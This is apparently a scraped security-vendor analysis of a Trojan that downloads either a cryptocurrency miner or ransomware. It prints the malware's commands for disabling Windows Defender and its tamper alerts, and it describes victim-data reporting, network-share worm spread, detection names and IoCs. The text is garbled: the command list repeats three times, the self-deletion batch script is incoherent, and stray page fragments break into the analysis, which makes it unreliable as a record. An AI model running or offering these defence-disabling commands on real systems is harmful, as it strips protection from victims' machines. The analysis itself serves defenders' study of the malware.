avgnt.exe	ccSvcHst.exe	McPvTray.exe	SMCgui.exe
avgrsa.exe	Dumpuper.exe	McSACore.exe	spideragent.exe
avgrsx.exe	dwengine.exe	mcshield.exe	SymCorpUI.exe

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Analysis of user password strength

avguard.exe	dwnetfilter.exe	McSvHost.exe
-------------	-----------------	--------------

If no AV process was found in the system, the Trojan will run several cmd commands that will disable Windows Defender in the system:

- cmd /C powershell Set-MpPreference -DisableRealtimeMonitoring \$true
- cmd /C powershell Set-MpPreference -MAPSReporting 0
- cmd /C powershell Set-MpPreference -SubmitSamplesConsent 2
- taskkill /IM MSASCuiL.exe
- cmd /C REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v HideSCAHealth /t REGDWORD /d 1 /f
- cmd /C REG ADD HKCU\Software\Policies\Microsoft\Windows\Explorer /v DisableNotificationCenter /t REGDWORD /d 1 /f
- cmd /C REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v SecurityHealth /f
- cmd /C REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows Defender /v DisableAntiSpyware /t REGDWORD /d 1 /f
- cmd /C powershell Set-MpPreference -DisableRealtimeMonitoring \$true
- cmd /C powershell Set-MpPreference -MAPSReporting 0
- cmd /C powershell Set-MpPreference -SubmitSamplesConsent 2
- taskkill /IM MSASCuiL.exe
- cmd /C REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v HideSCAHealth /t REGDWORD /d 1 /f
- cmd /C REG ADD HKCU\Software\Policies\Microsoft\Windows\Explorer /v DisableNotificationCenter /t REGDWORD /d 1 /f
- cmd /C REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v SecurityHealth /f
- cmd /C REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows Defender /v DisableAntiSpyware /t REGDWORD /d 1 /f
- cmd /C powershell Set-MpPreference -DisableRealtimeMonitoring \$true
- cmd /C powershell Set-MpPreference -MAPSReporting 0
- cmd /C powershell Set-MpPreference -SubmitSamplesConsent 2
- taskkill /IM MSASCuiL.exe
- cmd /C REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v HideSCAHealth /t REGDWORD /d 1 /f
- cmd /C REG ADD HKCU\Software\Policies\Microsoft\Windows\Explorer /v DisableNotificationCenter /t REGDWORD /d 1 /f
- cmd /C REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v SecurityHealth /f
- cmd /C REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows Defender /v DisableAntiSpyware /t REGDWORD /d 1 /f



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Necessary



Preferences



Statistics



Marketing



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Sending the statistics

During their operation the downloader and cryptor modules send emails with statistics to a hardcoded address. These messages contain information about the current state of infection and other details such as:

- computer name;
- victim IP address;
- path of malware in the system;
- current date and time;
- malware build date.

The downloader sends the following states:

Hello Install	Sent after the cryptor or miner is downloaded
Hello NTWRK	Sent after the downloader attempts to spread through the victim's network

Error	Sent if something goes wrong and contains the error code value
-------	--

The cryptor sends the following states:

Locked	Shows that the cryptor was launched
--------	-------------------------------------

Final	Shows that the cryptor has ended the encryption process
-------	---

Another interesting fact is that the downloader also has some spyware functionality – its messages include a list of running processes and an attachment with a screenshot.

## Worm component

As one of its last actions the downloader tries to copy itself to all the computers in the local network. To do so, it calls the system command ‘net view /all’ which will return all the shares and then the Trojan creates the list.log file containing the names of computers with shared resources. For each computer listed in the file the Trojan checks if the folder Users is shared and, if so, the malware copies itself to the folder \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup of each accessible user

## Self-deletion

Before self-deletion during the encryption process the malware deletes itself and ‘mines’ the system.



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```
C:\Users\User>chcp 65001
:malware\del
if exist %~dp0ping
Goto Ping
del %~dp0del
del %~dp0del
del %~dp0del
del %~dp0del
del %~dp0del
del %~dp0del
del %~dp0del
del "C:\Users\User\AppData\Local\Temp\Adobe*.exe"
del "C:\Users\User\AppData\Roaming\Downloads\*.docx"
del "C:\Users\User\AppData\Local\Temp\svchost.bat"
```

Content of the svchost.bat file

## Detection verdicts

Our products detect the malware described here with the following verdicts:

- Downloader: Trojan-Downloader.Win32.Rakhni.pwc
- Miner: not-a-virus:RiskTool.Win32.BitCoinMiner.iauu
- Cryptor: Trojan-Ransom.Win32.Rakhni.wbrf

In addition, all the malware samples are detected by the System Watcher component.

## IoCs

Malicious document: 81C0DEDF A5CB858540D3DF459018172A

Downloader: F4EC1E3270D62DD4D542F286797877E3

Miner: BFF4503FF1650D8680F8E217E899C8F4

Cryptor: 96F460D5598269F45BCEAAED81F42E9B

URLs

hxxp://protnex[.]pw

hxxp://biserdio[.]pw

CRYPTOCURRENCIES

DIGITAL CERTIFICATES

MALWARE DESCRIPTIONS

MINER

RANSOMWARE

WORM

## To crypt, or to mine – that is the question

Your email address will not be published. Required fields are marked \*

Type your comment here

Name \*

Comments

// LATEST



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Kaspersky analyzes SideWinder APT’s recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

### EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

### BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

### APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.



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